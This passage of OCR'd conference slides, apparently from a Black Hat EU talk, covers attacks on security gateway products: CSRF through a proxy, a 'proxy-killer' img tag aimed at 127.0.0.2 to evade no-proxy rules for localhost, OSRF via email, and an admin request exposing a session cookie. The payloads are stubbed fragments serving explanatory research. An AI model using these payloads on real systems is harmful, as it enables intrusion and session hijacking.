<img src= http://192.168.1.7:xxxx/...etc...
...etc...
```

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
Use the browser (and proxy)



Connection Settings

Configure Proxies to Access the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- [✓ Manual proxy configuration:]

HTTP Proxy:	192.168.233.128	Port:	8080

[✓ Use this proxy server for all protocols]

SSL Proxy:	192.168.233.128	Port:	8080
FTP Proxy:	192.168.233.128	Port:	8080
SOCKS Host:	192.168.233.128	Port:	8080

SOCKS v4 [✓ SOCKS v5]

No Proxy for: localhost, 127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24

- Automatic proxy configuration URL:

There’s no place like localhost

- 127.0.0.1
- 127.0.0.2
- There are millions of ways of representing localhost, that the browser will not spot, and will send to the proxy, but the proxy will treat as localhost

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
CSRF proxy attack




Proxy-killer

```
<html>

<img src= http://127.0.0.2:xxxx/...etc...

</html>
```

Did you understand that?



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Interesting examples 3

- Proofpoint (video/demo)
  - Enumerate email addresses
  - OSRF via email

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

Recap – UI ownage via OSRF



Spot the problem



```
GET /admin? HTTP/1.1
Host: 192.168.233.42:10000
User-Agent: Mozilla/5.0 (X11; Linux i686 on x86_64; rv:7.0.1) Gecko/2010010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Cookie: sid=Tw3mJ38AAAEAAGSkeqEAAAAE
DNT: 1
Connection: keep-alive
```

Conclusion

- Exploiting Security Gateway products offers powerful positions for an attacker
- Wide range of issues, some very serious
  - Some easy to find, some harder
- Most techniques used are several years old
- I feel there is a big knowledge gap between secure website development and secure UI development

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Further research

- This is a rich area for exploit-development
  - 35+ Exploits found so far in Security Gateways (just takes time)
  - Lots of similar products vulnerable to similar attacks
- Other types of product
  - Daniel Compton – Similar project but for Network-Monitoring software ~ 35+ exploits so far
  - I’ve started looking at SSL VPNs

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Questions and suggestions

- Whitepaper available at BlackHat EU
- Company Website: http://www.ngssecure.com
- Personal Blog: http://insidetrust.blogspot.com
- QUESTIONS?

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